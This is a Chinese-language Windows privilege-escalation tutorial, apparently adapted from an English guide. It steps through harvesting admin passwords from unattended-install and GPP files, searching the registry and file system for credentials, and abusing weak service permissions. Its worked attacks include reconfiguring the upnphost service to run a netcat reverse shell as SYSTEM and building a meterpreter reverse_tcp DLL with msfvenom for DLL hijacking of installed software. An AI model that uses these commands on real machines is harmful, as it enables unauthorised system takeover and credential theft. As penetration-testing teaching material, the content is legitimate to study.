
你也可以从这里下载我利用脚本收集的信息样本

http://www.fuzzysecurity.com/tutorials/files/Win7.html

Δt for t5 to t6 - Quick Fails

继续后续步骤之前，你应该花一点时间回顾以下刚才所收集到的信息，因为现在我们已经得到操作系统大量的有用信息了.


尽管已经通过我的 WMIC 脚本收集到主机的补丁信息了，但是我们仍然可以通过下面的命令来手动收集。



提权的 EXP 就那么几个，可以查看一下系统是否打有相关漏洞的补丁，没打补丁就嘿嘿嘿了，常见的 EXP 有这些:

https://github.com/SecWiki/windows-kernel-exploits

大家可以下载对应版本的 Windows 试试这些 EXP。



下一个情景是如果某个环境中有大量的机器需要被安装，那么技术人员通常不会一个接一个机器的去安装，他们通常会选择自动化安装，这就可能会遗留下安装过程的配置文件，这些配置文件中会包含许多敏感信息，例如管理员账号密码，如果能得到这些信息将极大的帮助我们提权。

通常这些敏感文件会出现在下面目录中：


c:\sysprep.inf

c:\sysprep\sysprep.xml

%WINDIR%\Panther\Unattend\Unattended.xml

%WINDIR%\Panther\Unattended.xml

这些配置文件极可能包含明文密码，也可能会出现 base64 编码的情况，下面是一些配置文件的事例：



```
This is a sample from sysprep.inf with clear-text credentials.

[GuiUnattended]
OEMSkipRegional=1
OemSkipWelcome=1
AdminPassword=s3cr3tp4ssw0rd
TimeZone=20

This is a sample from sysprep.xml with Base64 "encoded" credentials. Please people Base64 is not
encryption, I take more precautions to protect my coffee. The password here is "SuperSecurePassword".

<LocalAccounts>
    <LocalAccount wcm:action="add">
        <Password>
            <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>
            <PlainText>false</PlainText>
        </Password>
        <Description>Local Administrator</Description>
        <DisplayName>Administrator</DisplayName>
        <Group>Administrators</Group>
        <Name>Administrator</Name>
    </LocalAccount>
</LocalAccounts>

 Sample from Unattended.xml with the same "secure" Base64 encoding.

<AutoLogon>
    <Password>
        <Value>U3VwZXJTZWN1cmVQYXNzd29yZA==</Value>
        <PlainText>false</PlainText>
    </Password>
    <Enabled>true</Enabled>
    <Username>Administrator</Username>
</AutoLogon>
```


GPO 首选项文件可用于在域计算机上创建本地用户，当你控制的主机连接在域中时，那么就非常值得去看看存储在 SYSVOL 中的 Groups.xml 文件，任何经过身份认证的用户都可以读取该文件。尽管 xml 文件中的密码通过使用 AES 加密来保证安全性，但是通过 msdn 发布的静态密钥可以很轻松的解密。

除了 Groups.xml 以外，其他几个策略首选项文件也可能存在 "cPassword" 属性

Services\Services.xml: Element-Specific Attributes


ScheduledTasks\ScheduledTasks.xml: Task Inner Element, TaskV2 Inner Element, ImmediateTaskV2 Inner Element

Printers\Printers.xml: SharedPrinter Element

Drives\Drives.xml: Element-Specific Attributes

DataSources\DataSources.xml: Element-Specific Attributes

如下所示，可以通过手动浏览 SYSVOL 并获取相关文件来利用此漏洞。



除了上面手动查找首选项文件之外，我们也可以利用自动化工具来帮助我们达到目的。

可以利用 msf 中的一个后渗透模块来实现自动化 post/windows/gather/credentials/gpp

https://www.rapid7.com/db/modules/post/windows/gather/credentials/gpp

接下来我们要查找一个奇怪的注册表设置 "AlwaysInstallElevated"，如果启动此设置，它会允许任何用户将 *.msi 文件安装为 NT AUTHORITY \ SYSTEM 。

为了能够利用这个，我们需要检查两个注册表项是否已经设置，如果在这种情况下我们能够弹出 SYSTEM shell. 通过下面的命令可以查看注册表项是否启动。不过笔者测试时发现自己的 Windows7 并没有这两个键值。

This will only work if both registry keys contain "AlwaysInstallElevated" with DWORD values of 1.

```
C:\Windows\system32> reg query
    HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated

C:\Windows\system32> reg query
    HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
```

最后我们也可能通过下面的命令来挖到未知的宝藏

The command below will search the file system for file names containing certain keywords. You can specify as many keywords as you wish.

```
C:\Windows\system32> dir /s *pass* == *cred* == *vnc* == *.config*
```

Search certain file types for a keyword, this can generate a lot of output.

```
C:\Windows\system32> findstr /si password *.xml *.ini *.txt
```

Similarly the two commands below can be used to grep the registry for keywords, in this case "password".

```
C:\Windows\system32> reg query HKLM /f password /t REG_SZ /s

C:\Windows\system32> reg query HKCU /f password /t REG_SZ /s
```

Δt for t7 to t10 - Roll Up Your Sleeves

希望到目前为止我们已经成功提权，如果确实还没有成功提权的话下面还有

一些攻击方法。在这最后一部分，我们会查看 Windows 服务和文件/文件夹 权限，我们的目的是利用弱权限来进行提权。当然这里最主要是针对 Windows XP 系统。


接下来我们将利用一个 Windows 中大神级的工具集 Sysinternals Suite 中的 accesschk.exe 来批量检查权限信息，读者可以从这里下载这个工具集

https://download.sysinternals.com/files/SysinternalsSuite.zip

接下来我们从 Windows 的服务开始，通过重新配置 service 的参数能够让我们快速达到目的。

```
We can use sc to query, configure and manage windows services.

C:\Windows\system32> sc qc Spooler

[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Spooler
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\System32\spoolsv.exe
        LOAD_ORDER_GROUP   : SpoolerGroup
        TAG                : 0
        DISPLAY_NAME       : Print Spooler
        DEPENDENCIES       : RPCSS
                           : http
        SERVICE_START_NAME : LocalSystem
```


我们也可以使用 accesschk 来检查每个服务的权限级别



Accesschk 能够自动检查在某个用户等级下我们对于 Windows 服务是否具有写入权限。作为一个低权限的用户，我们通常会想要去检查 "Authenticated Users" 。


咱们来比较一下在 Windows 8 和 Windows XP SP0 中输出的不同，

```
This is on Windows 8.

C:\Users\b33f\tools\Sysinternals> accesschk.exe -uwcqv "Authenticated Users" *
No matching objects found.

On a default Windows XP SP0 we can see there is a pretty big security fail.

C:\> accesschk.exe -uwcqv "Authenticated Users" *
RW SSDPSRV
        SERVICE_ALL_ACCESS
RW upnphost
        SERVICE_ALL_ACCESS

C:\> accesschk.exe -ucqv SSDPSRV

SSDPSRV

  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\LOCAL SERVICE
        SERVICE_ALL_ACCESS

C:\> accesschk.exe -ucqv upnphost

upnphost

  RW NT AUTHORITY\SYSTEM
        SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\Authenticated Users
        SERVICE_ALL_ACCESS
  RW BUILTIN\Power Users
        SERVICE_ALL_ACCESS
  RW NT AUTHORITY\LOCAL SERVICE
        SERVICE_ALL_ACCESS
```


通过以上信息，我们能看到 upnphost 具有很大的权限，下面我将演示一下如何实际应用这些信息来反弹 system shell

```
C:\> sc qc upnphost

[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\System32\svchost.exe -k LocalService
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
        SERVICE_START_NAME : NT AUTHORITY\LocalService

C:\> sc config upnphost binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\> sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS

C:\> sc qc upnphost

[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
        SERVICE_START_NAME : LocalSystem

C:\> net start upnphost
```

信安之路



下图列出了关于 Windows 提权的一些介绍，任何这些访问权限都将给我们带来 SYSTEM shell.

Permission	Good For Us?
SERVICE_CHANGE_CONFIG	Can reconfigure the service binary
WRITE_DAC	Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG
WRITE_OWNER	Can become owner, reconfigure permissions
GENERIC_WRITE	Inherits SERVICE_CHANGE_CONFIG
GENERIC_ALL	Inherits SERVICE_CHANGE_CONFIG

以上大部分都是根据外文翻译过来的，然后我做了适当修改，再次感谢大哥 @hl0rey 的建议和帮助，下面大家讲一讲我自己的骚姿势，虽然技术内容都不是我自己发明的，但是我将几种技术杂糅在一起之后居然产生了让我自己都感到惊讶的效果！！

DLL 劫持原理

程序通常不能靠自己自动运行，它们往往需要调用许多资源（主要是 DLL 文件，Windows 中的动态链接库）。如果程序或者服务从一个我们拥有写权限的目录里加载文件时，我们就能够利用这一点来弹 shell，当然这个 shell 的权限也就是该程序所拥有的权限。

通常来说 Windows 程序会使用一个预定义搜索路径去寻找 DLL 文件，并且会按照特定的顺序来检索这些路径。当将恶意的 DLL 文件放到其中一个路径下，并保证该恶意 DLL 先于合法的 DLL 被程序找到时就会发生 DLL 劫持；也可能是程序寻找的 DLL 文件名在系统中并不存在，这时我们只需将自己定制的 DLL 文件放到程序的搜索路径也可以达到目的

下面你可以看到在一个 32 位系统中 DLL 的搜索顺序：

1 - The directory from which the application loaded

2 - 32-bit System directory (C:\Windows\System32)

3 - 16-bit System directory (C:\Windows\System)

4 - Windows directory (C:\Windows)

5 - The current working directory (CWD)

6 - Directories in the PATH environment variable (system then user)

通过上面的搜索路径可以看到第六点环境变量，这也是我们比较容易控制的路径，如果目标装有 python，那么 Path = C:\Python27 就是我们可以控制的路径，我们只需要将恶意定制的 DLL 文件放到这个目录就可以。

实战演示

1、首先我在知乎上随便搜了点关于 Windows 中的软件，然后随便选了一个感觉可能存在 DLL 劫持的软件安装到我的 Windows 7 虚拟机中


2、然后调用工具 DllHijackAuditor

https://securityxploded.com/getsoftware_direct.php?id=7777

自动检测我们刚才下载的软件是否存在 DLL 劫持，根据下图可以看到这里面存在一共 5 个 DLL 文件可供我们恶意劫持，这是我没想到的，我确实是在网上随便搜了一个软件而已，没想到居然会这么不经摧折！


3、接下来我们利用 msfvenom 生成文件名为 ext-ms-win-kernel32-package-current-l1-1-0.dll 的 DLL 木马，用于进行 DLL 劫持。

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.175.143 lport=4444 -f dll
    -o /root/ext-ms-win-kernel32-package-current-l1-1-0.dll
```




